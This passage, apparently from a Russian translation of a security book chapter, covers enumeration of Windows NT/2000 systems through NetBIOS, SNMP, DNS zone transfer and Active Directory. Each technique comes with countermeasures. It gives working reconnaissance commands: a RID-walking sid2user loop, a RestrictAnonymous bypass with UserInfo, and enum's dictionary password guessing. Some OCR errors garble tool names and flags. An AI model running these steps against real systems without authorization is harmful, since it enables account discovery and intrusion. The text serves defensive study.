Программа `nbtdump` Дэвида Литчфилда (David Litchfield) (`http://www.cerberus-infosec.co.uk/toolsn.shtml`) позволяет устанавливать нулевые соединения, выполнять поиск данных о совместно используемых ресурсах и пользовательских учетных записях, а кроме того, полученные результаты представляет в прекрасном отчете HTML.

О Инвентаризация NetBIOS: контрмеры

Практически во всех рассмотренных выше приемах задействуется механизм передачи данных NetBIOS, так что при запрещении доступа к портам TCP и UDP с 135 до 139 все попытки получения информации окажутся неудачными. Не забывайте также о необходимости блокировки порта TCP/UDP 445 в Win 2000, поскольку часть информации можно получить и через этот порт. Лучше всего заблокировать доступ к этим портам с использованием маршрутизатора, брандмауэра или любого другого устройст-

ва управления доступом. Для предотвращения возможности получения дампа таблицы имен NetBIOS отключите службы Alerter и Messenger на отдельных узлах. Настроить их начальную загрузку можно с помощью аплета Services панели управления.

Инвентаризация SNMP NT/2000

Популярность	*8*
Простота	*9*
Опасность	*5*
Степень риска	*7*

Даже если вы сделали все, чтобы предотвратить доступ к службам NetBIOS, с компьютера NT/2000 по-прежнему можно получить аналогичную информацию, если на нем запущен агент SNMP (Simple Network Management Protocol). Доступ к этому агенту можно получить с помощью строки доступа `public`, используемой по умолчанию. В таких случаях инвентаризация пользователей NT через протокол SNMP *с* помощью программы `snmputil` из комплекта NTRK превращается в увеселительную прогулку как в прямом (от английского слова walk ("пройтись"), фигурирующего в качестве параметра), так и в переносном смысле.

```
C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
           lanmgr-2.server.svUserTable.svUserEntry.svUserName.5.
           71.117.101.115.116
Value    = OCTET STRING - Guest

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.
           lanmgr-2.server. svUserTable.svUserEntry.svUserName.13.
65.100.109.105.110.105.115.116.114.97.116. 111. 114
Value    = OCTET STRING - Administrator

End of MIB subtree.
```

В приведенном выше примере запуска утилиты snmputil последний параметр (`.1.3.6.1.4.1.77.1.2.25`) — это *идентификатор объекта* (OID — Object Identifier), который в соответствии с требованиями протокола SNMP определяет ветвь информационной управляющей базы (MIB — Management Information Base) компании Microsoft. База MIB — это иерархическое пространство имен, поэтому "прогулка" по всему дереву (т.е. использование менее точного значения, например `.1.3.6.1.4.1.77`) приведет к получению слишком больших объемов информации. Запомнить все номера довольно сложно, поэтому взломщик, скорее всего, ограничится их строковыми эквивалентами. Ниже перечислены некоторые сегменты MIB, с помощью которых можно получить соответствующую информацию.

Сегмент MIB (добавьте его к `.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr2`)	**Выводимая информация**
`.server.svSvcTable.svSvcEntry.svSvcName`	**Запущенные службы**
`.server.svShareTable.svShareEntry.svShareName`	**Имена совместно используемых ресурсов**
`.server.svShareTable.svShareEntry.svSharePath`	**Путь к совместно используемым ресурсам**
`.server.svShareTable.svShareEntry.svShareComment`	**Комментарии к совместно** используемым ресурсам

`.server.svUserTable.svUserEntry.svUserName`	Имена пользователей
`.domain.domPrimaryDomain`	Имя домена

Конечно, можно избавиться от рутинной работы по вводу столь длинных параметров. Для этого достаточно найти в Internet (например, по адресу `http://www.solarwinds.net`) прекрасный SNMP-броузер с именем IP Network Browser, предоставляющий всю перечисленную выше информацию в наглядной форме. На рис. 3.3 показано, как программа IP Network Browser проверяет сеть на наличие в ней компьютеров, на которых используется протокол SNMP.




Рис. 3.3. Утилита IP Network Browser компании Solar Winds позволяет получить подробную информацию о компьютере, на котором запущен агент SNMP. Для этого достаточно правильно указать строку доступа. В данном примере показана система, использующая заданную по умолчанию строку доступа `public`

О Контрмеры: защита от инвентаризации SNMP NT/2000

Самый простой способ предупреждения такой деятельности состоит в удалении агента SNMP или в отключении службы SNMP с помощью аплета Services панели управления. Если данный вариант вам не подходит, то, как минимум, убедитесь в том, что доступ к данной службе правильно настроен и используется строка доступа `private`, а не установленная по умолчанию строка `public`. Можно также отредактировать системный реестр, чтобы разрешить только санкционированный доступ к

службе SNMP и запретить передачу информации NetBIOS о системе. Для этого запустите программу regedt32 и найдите параметр HKLM\System\CurrentControlSet\Services\SNMP\Paramaters\ValidCommunities. Выберите команду Permissions⇨Security и в открывшемся диалоговом окне установите значения таким образом, чтобы разрешить доступ только аутентифицированным пользователям системы. Перейдите К разделу HKLM\System\CurrentControlSet\Services\SNMP\Parameters\ExtensionAgents, удалите параметр, содержащий строку LANManagerMIB2Agent, а затем переименуйте остальные параметры, чтобы восстановить правильную последовательность. Например, если вы удалили параметр с номером 1, переименуйте параметры 2, 3, 4 и т.д. в 1, 2, 3 и т.д.

Кроме того, если вы используете протокол SNMP для управления сетью, заблокируйте доступ к портам TCP и UDP с номерами 161 и 162 (SNMP GET/SET) по всему периметру граничных устройств управления доступом. Как мы еще неоднократно увидим в этой и последующих главах, разрешение передачи внутреннего потока SNMP за пределы сети — это очень серьезная угроза безопасности. Более подробная информация о протоколе SNMP приводится в соответствующих документах RFC, которые можно найти по адресу http://www.rfc-editor.org.

Перенос зоны DNS Win 2000

Популярность	5
Простота	9
Опасность	2
Степень риска	5

Как было показано в главе 1, одной из основных целей предварительного сбора информации является получение данных о системе доменных имен (DNS), используемой в Internet, и преобразование IP-адресов узлов в дружественные имена, такие как amazon.com. Поскольку пространство имен активного каталога Windows 2000 основывается на использовании службы DNS, компания Microsoft полностью обновила реализацию сервера DNS в Win 2000, чтобы удовлетворить всем новым потребностям.

Для обеспечения клиентам возможности поиска доменных служб Win 2000, например службы активного каталога и Kerberos, в Win 2000 имеется запись DNS SRV (RFC 2052), позволяющая определить местонахождение сервера по типу службы (например, LDAP, FTP или WWW) и протоколу (например, TCP/IP). Таким образом, при выполнении простого переноса зоны (nslookup, ls -d <*имя-домена*>) можно получить самую разную информацию, как показано в следующем примере, в котором осуществляется перенос зоны домена labfarce.org. (Для краткости и улучшения читабельности листинг был отредактирован.)

```
C:\>nslookup
Default Server: corp-dc.labfarce.org
Address: 192.168.234.110
> ls -d labfarce.org
[[192.168.234.110]]
 labfarce.org.   SOA    corp-dc.labfarce.org admin.
 labfarce.org.                  A      192.168.234.110
 labfarce.org.                  NS     corp-dc.labfarce.org
. . .
_gc._tcp        SRV priority=0, weight=100, port=3268, corp-dc.labfarce.org
```

```
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.labfarce.org
_kpasswd._tcp  SRV priority=0, weight=100, port=464, corp-dc.labfarce.org
_ldap._tcp     SRV priority=0, weight=100, port=389, corp-dc.labfarce.org
```


Согласно спецификации RFC 2052, запись SRV имеет следующий формат.

```
Service.Proto.Name TTL Class SRV Priority Weight Port Target
```

Из этой информации взломщик может получить некоторые сведения, а именно местоположение доменной службы глобального каталога (Global Catalog) (_gc._tcp), контроллеров домена, на которых используется аутентификация по протоколу Kerberos (_kerberos._tcp), серверов LDAP (_ldap._tcp), а также связанные с ними номера портов (в данном случае представлены лишь порты TCP).

О Блокирование переноса зоны DNS Win 2000

К счастью, в системе Win 2000 служба DNS реализована таким образом, что можно без проблем ограничить перенос зоны, как показано ниже на рисунке. На нем представлено диалоговое окно свойств зоны поиска в прямом направлении (в данном случае для сервера labfarce.org). Для того чтобы открыть это окно, запустите консоль управления Computer Management и откройте элемент Server Applications and Services\DNS\<*имя_сервера*>\Forward Lookup Zones\[*имя_зоны*], а затем выберите команду Properties.



Нетрудно догадаться, что по умолчанию в системе Windows 2000 разрешен перенос зоны по любому запросу. Можно полностью запретить перенос зоны, просто сбросив флажок Allow zone transfers, однако более реалистично было бы предположить, что на резервных серверах DNS информация должна регулярно обновляться. Так что в диалоговом окне свойств зоны можно установить и менее ограничивающий режим.

Инвентаризация узлов NT/2000

Знать имена компьютеров и совместно используемых ресурсов совсем неплохо, однако настоящим праздником для хакера является получение имен пользователей. С того момента, как получено такое имя, можно считать, что 50% работы по взлому

учетной записи выполнено. Некоторые специалисты считают, что на самом деле после получения имени пользователя остается затратить гораздо меньше усилий, поскольку распространенной практикой является использование простых паролей (и, вообще говоря, имен учетных записей!).

Мы снова попробуем открыть нулевой сеанс (который уже упоминался в этой главе) для получения начального доступа и попробуем воспользоваться различными приемами инвентаризации. Кроме того, вы узнаете, как извлечь информацию о пользователях с использованием службы SNMP и службы активного каталога Windows 2000.

Инвентаризация пользователей через протоколы CIFS/SMB

Популярность	*9*
Простота	*9*
Опасность	*3*
Степень риска	*7*

К сожалению, неправильно сконфигурированные компьютеры NT/2000 предоставляют информацию о пользователях с такой же готовностью, как и о совместно используемых ресурсах. Это неоднократно демонстрировалось при рассмотрении приемов инвентаризации NetBIOS. В данном разделе вы еще раз столкнетесь с уже известными и познакомитесь с новыми средствами, которые очень хорошо подходят для получения информации о пользователях.

Ранее уже рассматривались возможности встроенной в операционную систему утилиты nbtstat и ее дополнения — свободно распространяемой программы nbtscan. Обе утилиты позволяют получить дамп удаленной таблицы имен NetBIOS, и, что очень важно, при этом не требуется открывать нулевой сеанс. Так что имена пользователей будут получены независимо от того, правильно ли установлено значение параметра RestrictAnonymous системного реестра.

В комплекте NTRK имеется несколько инструментов, с помощью которых можно получить более подробную информацию о пользователях (через нулевой сеанс или другими способами). К таким утилитам относятся usrstat, showgrps, local и global. Однако наиболее мощным средством получения информации о пользователях является утилита DumpSec. Она позволяет получить список пользователей, групп, а также данные об используемых системных политиках и правах пользователей NT. В следующем примере утилита DumpSec используется в командной строке для получения файла с информацией о пользователях удаленного компьютера (не забывайте о том, что эта утилита требует открытия нулевого сеанса).

```
C:\>dumpsec /computer=\\192.168.202.33 /rpt=usersonly
     /saveas=tsv /outfile=c:\temp\users.txt
C:\>cat c:\temp\users.txt
4/3/99 8:15 PM - Somarsoft DumpSec - \\192.168.202.33
UserName      FullName          Comment
barzini       Enrico Barzini    Rival mob chieftain
godfather     Vito Corleone     Capo
godzilla      Administrator     Built-in account for administering the domain
Guest                           Built-in account for guest access
lucca         Lucca Brazzi      Hit man
mike          Michael Corleone  Son of Godfather
```

При использовании графического интерфейса утилиты DumpSec можно получить отчет с гораздо большим количеством полей, однако даже формат приведенного выше примера обычно позволяет выявить интересную информацию. Например, однажды мы натолкнулись на сервер, на котором пароль для переименованной учетной записи администратора хранился в поле FullName. При задании правильного значения параметра RestrictAnonymous все попытки извлечения такой информации с помощью утилиты DumpSec будут блокироваться.

Идентификация учетных записей с помощью утилит user2sid/sid2user

Двумя другими чрезвычайно мощными средствами инвентаризации NT/2000 являются утилиты sid2user и user2sid, написанные Евгением Рудным (Evgenii Rudnyi, http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt). Эти утилиты командной строки позволяют получить *идентификатор защиты* (SID — Security ID) по имени пользователя, и наоборот. SID — это числовое значение переменной длины, назначаемое системой NT во время установки. Хорошее описание структуры и функций SID приведено в статье Марка Русиновича (Mark Russinovich), которую можно найти по адресу http://www.win2000mag.com/Articles/Index.cfm?ArticleID=3143. После получения с помощью утилиты user2sid идентификатора SID домена взломщик может использовать его для извлечения соответствующих имен пользователей. Например,

```
C:\>user2sid \\192.168.202.33 "domain users"

S-1-5-21-8915387-1645822062-1819828000-513

Number of subauthorities is 5
Domain is WINDOWSNT
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

Таким образом, мы получили SID компьютера, представляющий собой строку, начинающуюся с S-1 и нескольких чисел, разделенных дефисами. Последнее число последовательности называется *относительным идентификатором* (RID — Relative ID), значение которого для встроенных групп и пользователей Windows NT/2000, таких как Administrator или Guest, определено по умолчанию. Например, RID пользователя Administrator всегда равен 500, а пользователя Guest — 501. Вооружившись этой информацией, хакер может с помощью утилиты sid2user и RID 500, добавленного к полученному SID, узнать имя пользователя, являющегося администратором, даже если учетная запись Administrator была переименована.

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500

Name is godzilla
Domain is WINDOWSNT
Type of SID is SidTypeUser
```

Обратите внимание, что префикс s-1 и дефисы опущены. Еще одним интересным фактом является то, что первой учетной записи, созданной в любой локальной системе или домене NT/2000, присваивается RID 1000, а каждому последующему объекту — следующий номер (1001, 1002, 1003 и т.д.), причем при удалении объекта его номер уже никогда не используется при создании новых объектов. Таким образом, узнав лишь SID, хакер может получить сведения практически обо всех пользователях и группах системы, работающей под управлением Windows NT/2000, как в прошлом, так и в настоящем. Самое важное, что утилиты sid2user и user2sid работают даже в тех случаях, когда включен режим RestrictAnonumous (см. выше) — лишь бы только был открыт порт 139 или 445. Есть над чем подумать, не так ли?

Вот простой пример сценария с командами `user2sid/sid2user`, **выполняющего циклический поиск всех пользовательских учетных записей, доступных в системе. Как упоминалось выше, перед запуском такого сценария сначала необходимо определить идентификатор SID исследуемой системы, воспользовавшись утилитой user2sid и нулевым сеансом. Вспомните, что в системе NT/2000 новым учетным записям назначаются идентификаторы RID, начиная с 1000. Затем для получения данных о пятидесяти учетных записях можно воспользоваться следующим циклом, реализовав его с помощью оператора оболочки FOR и, команды** `sid2user`.

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 1915163094
 1258472701648912389 %I >> users.txt
C:\>cat users.txt

Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser

Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
. . .
```

Полученные результаты можно сократить, подав их на вход фильтра и оставив таким образом лишь список имен пользователей. Конечно, среда написания сценариев не ограничивается лишь командной оболочкой системы NT. Для этих целей удобно пользоваться также языками Perl, VBScript или другими средствами. Еще стоит упомянуть о том, что с помощью приведенного сценария можно успешно извлечь список пользователей, если на исследуемом узле открыты TCP-порты 139 или 445, а также не установлено значение 1 для параметра RestrictSnonymous.

НА ЗАМЕТКУ **Утилита UserDump, кратко рассматриваемая ниже, также позволяет автоматизировать процесс перебора идентификаторов SID.**

Утилита enum

Эта утилита была разработана группой Razor компании Bindview. В ней реализованы возможности всех других средств инвентаризации NetBIOS. Разработчики назвали эту программу `enum`, **и это очень подходит для данной главы ("инвентаризация" по-английски означает "enumeration"). Утилиту enum можно найти по адресу** `http://razor.bindview.com`. **В приведенном ниже листинге представлены возможные параметры командной строки. Из листинга видно, насколько всесторонние возможности предоставляет эта утилита.**

```
C:\>enum
использование: enum [параметры] [имя_узла|IP-адрес]
  -U: получить список пользователей
  -M: получить список узлов
  -N: получить дамп имен (в отличие от -U|-M)
  -S: получить список совместно используемых ресурсов
  -P: получить данные о принятой политике шифрования паролями
  -G: получить список групп и их членов
  -L: получить данные о политике LSA
  -D: взлом с использованием словаря, требуется -и и -f
  -d: с детализацией, применяется к -U и -S
  -c: не прерывать сеанс
  -и: задает имя пользователя (по умолчанию "")
  -p: задает пароль (по умолчанию "")
  -f: задает файл словаря (для -D)
```

Утилита епшп позволяет автоматически устанавливать и завершать нулевое соединение. Отдельного упоминания заслуживает параметр -P, предоставляющий информацию о принятой политике шифрования паролями. С его помощью взломщики могут оценить возможность удаленного определения пользовательских паролей (с помощью параметров -D, -и и -f) до того момента, как будет найден наиболее легкий из них. Следующий пример демонстрирует утилиту епшп в действии (для краткости листинг был отредактирован).

```
C:\>enum -U -d -P -L -c 172.16.41.10
server: 172.16.41.10
setting up session... success.
password policy:
  min length: none
. . .
  lockout threshold: none
opening lsa policy... success.
 names:
  netbios: LABFARCE.COM
  domain: LABFARCE.COM
. . .
trusted domains:
  SYSOPS
PDC: CORP-DC
netlogon done by a PE)C server
getting user list (pass 1, index 0)... success, got 11.
  Administrator (Built-in account for administering the com-
puter/domain)
  attributes:
  chris  attributes:
  Guest (Built-in account for guest access to the computer/domain)
  attributes: disabled
 . . .
  keith  attributes:
  Michelle   attributes:
 . .
```

Утилита епшп выполняет также удаленный подбор пароля одного пользователя за один раз с использованием параметров -D -и <*имя-пользователя*> -f <*файл-словаря*>.

Утилита nete

Утилиту nete, написанную сэром Дастиком (Sir Dystic) из группы хакеров Cult of the Dead Cow ("Культ мертвой коровы"), найти труднее, чем утилиту епшп, однако это стоит сделать. После установки нулевого соединения эта утилита позволяет извлечь самую разнообразную информацию. Мы предпочитаем использовать параметр /O, однако для наиболее эффективного применения утилиты nete не лишним будет проанализировать все доступные параметры командной строки.

```
C:\>nete
NetE v.96 Вопросы, комментарии и др. присылайте по адресу
sirdystic@cultdeadcow.com
Использование: NetE [параметры] \\ИмяУзлаИлиIP-адрес
/O - Выполнить все действия при установке нулевого сеанса
/A - Выполнить все действия
/B - Получить имя PDC
/C - Получить данные о соединениях
/D - Получить дату и время
/E - Получить данные об экспортируемых элементах
/F - Получить данные о файловой системе
/G - Получить данные о группах
```

```
/I - Получить статистические данные
/J - Получить список запланированных заданий
/K - Получить информацию о дисках
/L - Получить данные о локальных группах
/M - Получить данные об узлах
/N - Получить имена сообщений
/Q - Получить данные об используемой платформе
/P - Получить данные о портах принтера
/R - Получить данные о реплицируемых каталогах
/S - Получить информацию о сеансах
/T - Получить данные о транспортных протоколах
/U - Получитыь данные о пользователях
/V - Получить информацию о службах
/W - Получить данные о портах RAS
/X - Получить данные о пользователях
/Y - Получить данные об удаленном реестре
/Z - Получить данные о доверенных доменах
```

О Контрмеры: инвентаризация узлов NT/2000

Для блокировки запросов, направленных на инвентаризацию узлов NT/2000, запретите доступ к TCP- и UDP-портам с номерами 135-159 и 445. В противном случае потребуется либо запретить использование служб SMB, либо установить соответствующее значение для параметра RestrictAnonymous для защиты этих служб. Для того чтобы запретить использование служб SMB в системе NT4, отсоедините клиента WINS (TCP/IP) от соответствующего сетевого адаптера. В Win 2000 для требуемого адаптера нужно отключить режим совместного использования файлов и принтеров для сетей Microsoft.

Если доступ к службам SMB все же необходим, заблокируйте возможность получения конфиденциальной информации, установив соответствующее значение для ключа RestrictAnonymous системного реестра (`HKLM\SYSTEM\CurrentControlSet\Control/-LSA`). Наибольшим значением этого параметра в системе NT4 является 1. Это позволит предотвратить возможность получения ценных данных, однако нулевые соединения попрежнему можно будет использовать. В системе Win 2000 наибольшим значением для параметра RestrictAnonymous является 2. При его установке нулевые соединения будут заблокированы полностью. Более подробно параметр RestrictAnonymous рассматривался в предыдущем разделе, посвященном нулевым соединениям.

Определенные средства, подобные утилитам `sid2user/user2sid`, будут работать через нулевые соединения даже при задании значения 1 для параметра RestrictAnonymous. Некоторые из таких средств будут рассматриваться в следующем разделе.

Обход параметра RestrictAnonymous со значением 1

Популярность	*9*
Простота	*9*
Опасность	*7*
Степень риска	*8*

После установки значения для параметра RestrictAnonymous нельзя чувствовать себя в безопасности. Сообщество хакеров обнаружило, что запрос к программному интерфейсу `NetUserGetInfo` уровня 3 позволяет обойти параметр RestrictAnonymous со значением 1. Утилита UserInfo (`http://HammerofGod.com/download.htm`) позволяет выполнить инвентаризацию пользователей через нулевое соединение даже после уста-

новки такого значения. (Конечно, если этому параметру в Win 2000 присвоено значение 2, то нулевые соединения вообще нельзя будет использовать.) Вот пример использования утилиты UserInfo для инвентаризации учетной записи Administrator удаленной системы, на которой для параметра RestrictAnonymous задано значение 1.


```
C:\>userinfo \\victom.com Administrator

     UserInfo v1.5 - thor@Hammerofgod.com

     Querying Controller \\mgmgrand

     USER INFO
     Username:          Administrator
     Full Name:
     Comment:           Built-in account for administering the computer/domain
     User Comment:
     User ID:           500
     Primary Grp:       513
     Privs:             Admin Privs
     OperatorPrivs:     No explicit OP Privs

     SYSTEM FLAGS   (Flag dword is 66049)
     User's pwd never expires.

     MISC INFO
     Password age:      Mon Apr 09 01:41:34 2001
     LastLogon:         Mon Apr 23 09:27:42 2001
     LastLogoff:        Thu Jan 01 00:00:00 1970
     Acct Expires:      Never
     MaxStorage:        Unlimited
     Workstations:
     UnitsperWeek:      168
     Bad pw Count:      0
     Num logons:        5
     Country code:      0
     Code page:         0
     Profile:
     ScriptPath:
     Homedir drive:
     Home Dir:
     PasswordExp:       0

     Logon hours at controller, GMT:
      Hours-            12345678901N12345678901M
      Sunday            111111111111111111111111
      Monday            111111111111111111111111
      Tuesday           111111111111111111111111
      Wednesday         111111111111111111111111
       Thursday          111111111111111111111111
     Friday             111111111111111111111111
      Saturday          111111111111111111111111

Get hammered at HammerofGod.com!
```

Аналогичным образом функционирует и утилита UserDump. Она выполняет поиск идентификатора SID удаленного узла, а затем перебирает значения RID, чтобы собрать имена всех учетных записей. В качестве входного параметра утилита UserDump использует имя известного пользователя или группы и итерационно перебирает номера, начиная с RID 1001. Сначала этой утилитой всегда проверяется RID 500 (Administrator). После этого процесс поиска продолжается с идентификатора RID 1001 и т.д. (При отсутствии

значения для параметра MaxQueries или задания значения 0 утилитой UserDump будут использоваться лишь RID 500 и 1001.) Вот пример использования утилиты UserDump.

```
C:\>userdump \\mgmgrand guest 10

    UserDump v1.11 - thor@Hammerofgod.com

    Querying Controller \\mgmgrand

    USER INFO
    Username:          Administrator
    Full Name:
    Comment:           Built-in account for administering the computer/domain
    User Comment:
    User ID:           500
    Primary Grp:       513
    Privs:             Admin Privs
    OperatorPrivs:     No explicit OP Privs

[snip]
LookupAccountSid failed:  1007 does not exist...
LookupAccountSid failed:  1008 does not exist...
LookupAccountSid failed:  1009 does not exist...

Get hammered at HammerofGod.com!
```

В основу работы еще одной утилиты, GetAcct (http://www.securityfriday.com/), положен аналогичный подход. Эта утилита имеет графический интерфейс и позволяет экспортировать полученные результаты в файл для дальнейшего анализа. В этом файле в качестве символов-разделителей используется ",". Кроме того, для работы этой утилиты на исследуемом узле не требуется наличия учетных записей Administrator или Guest. На следующем рисунке показаны результаты работы утилиты GetAcct при инвентаризации системы с установленным для параметра RestrictAnonymous значением 1.



Контрмеры: использование программного интерфейса NetUserGetInfo и выявление идентификаторов SID

В системе Win 2000 задайте значение 2 для параметра RestrictAnonymous, чтобы заблокировать нулевые соединения. Кроме того, существует еще лишь один способ защиты от подобных атак, заключающийся в блокировании доступа к службам SMB или полному их отключению.

Инвентаризация пользовательских учетных записей с помощью протокола SNMP

Популярность	*8*
Простота	*9*
Опасность	*5*
Степень риска	*7*

Не забывайте о том, что компьютеры под управлением системы Windows, на которых запущен агент SNMP, будут предоставлять информацию об учетных записях таким средствам, как, например, утилита IP Network Browser от компании SolarWinds (см. рис. 3.3 выше в данной главе).

Инвентаризация активного каталога Win 2000 с помощью утилиты `ldp`


Популярность	*2*
Простота	*2*
Опасность	*5*
Степень риска	*3*

Наиболее существенным изменением, внесенным компанией Microsoft в свою новую операционную систему Win 2000, является добавление в нее службы каталогов, работа которой основана на протоколе LDAP (Lightweight Directory Access Protocol — упрощенный протокол доступа к каталогам). Компания Microsoft называет эту службу *активным каталогом* (Active Directory — AD). В активном каталоге содержится унифицированное логическое представление всех объектов корпоративной сети. С точки зрения инвентаризации, активный каталог является прекрасным источником извлечения требуемой информации. Среди разнообразных средств поддержки Windows 2000 (которые можно найти на установочном компакт-диске серверной версии в папке `Support\Tools`) имеется простой клиент LDAP (`ldp.exe`), предназначенный для администрирования активного каталога.


Летом 1999 года авторы этой книги принимали участие в тестировании средств обеспечения безопасности системы Windows 2000. При этом было обнаружено, что, просто задав для утилиты `ldp` контроллер домена Win 2000, *с помощью простого запроса LDAP можно провести инвентаризацию всех существующих пользователей и групп*. Для этого требуется лишь открыть аутентифицированный сеанс на основе протокола LDAP. Если с помощью других средств взломщику удалось получить в свое распоряжение какую-либо учетную запись, то протокол LDAP предоставляет альтернативный механизм инвентаризации пользователей, если заблокированы порты NetBIOS или отсутствуют другие службы.

В следующем примере иллюстрируется использование утилиты `ldp` для инвентаризации пользователей и групп контроллера домена `bigdc.labfarce.org`, имеющего корневой контекст активного каталога `DC=labfarce, DC=org`. При этом предполагается, что ранее уже был получен пароль учетной записи Guest этого контроллера — `guest`.


1. Подключитесь к целевому компьютеру с использованием утилиты `ldp`. Для этого выберите команду Connection⇨Connect и введите IP-адрес или доменное имя целевого сервера. Можно подключиться к LDAP-порту с номером 389, который используется по умолчанию, или использовать порт 3268 службы глобального каталога. В данном случае применяется порт 389.



2. После установки соединения необходимо зарегистрироваться в качестве пользователя Guest, данные о котором были получены ранее. Для этого выберите команду Connections⇨Bind, убедитесь, что установлен флажок Domain и в соответствующем поле введено корректное имя домена, а затем введите имя и пароль, как показано на рисунке.



3. После успешного открытия аутентифицированного сеанса LDAP можно приступать к инвентаризации пользователей и групп. Выберите команду View⇨Tree и введите в появившемся диалоговом окне корневой контекст (например, **dc=labfarce, dc=org**).



4. В левой панели появившегося диалогового окна появится новый элемент. После щелчка на символе "+", расположенном слева от него, в левой панели под корневым элементом появится несколько основных объектов.
5. Наконец после двойного щелчка на элементах CN=Users и CN=Builtin в левой панели диалогового окна появится перечень пользователей и встроенных групп сервера, соответственно (рис. 3.4).




Рис. 3.4. Утилита `ldp.exe`*, средство администрирования активного каталога, позволяет выполнить инвентаризацию пользователей активного каталога через аутентифицированное соединение*

Благодаря чему с помощью простого гостевого подключения можно извлечь подобную информацию? Некоторым службам (таким как RAS и SQL Server) системы NT4 требуется получать информацию об объектах групп и пользователей, содержащуюся в активном каталоге. Процедура установки активного каталога Win 2000 (dcpromo) предоставляет возможность расширить разрешения на доступ к активному каталогу и предоставить их серверам более ранних версий для получения требуемой информации (рис. 3.5). Если в процессе установки был выбран этот режим, то объекты пользователей и групп будут доступны для инвентаризации через протокол LDAP.




Рис. 3.5. Мастер установки службы активного каталога Win 2000 (dcpromo) предоставляет возможность расширить разрешения на доступ к активному каталогу и предоставить их серверам более ранних версий

О Инвентаризация активного каталога: контрмеры

Первое и самое важное, что необходимо осуществить, — это контролировать доступ к TCP-портам с номерами 389 и 3268 по границам сети. Если в ваши задачи не входит предоставление данных активного каталога всему миру, запретите несанкционированный доступ к нему.

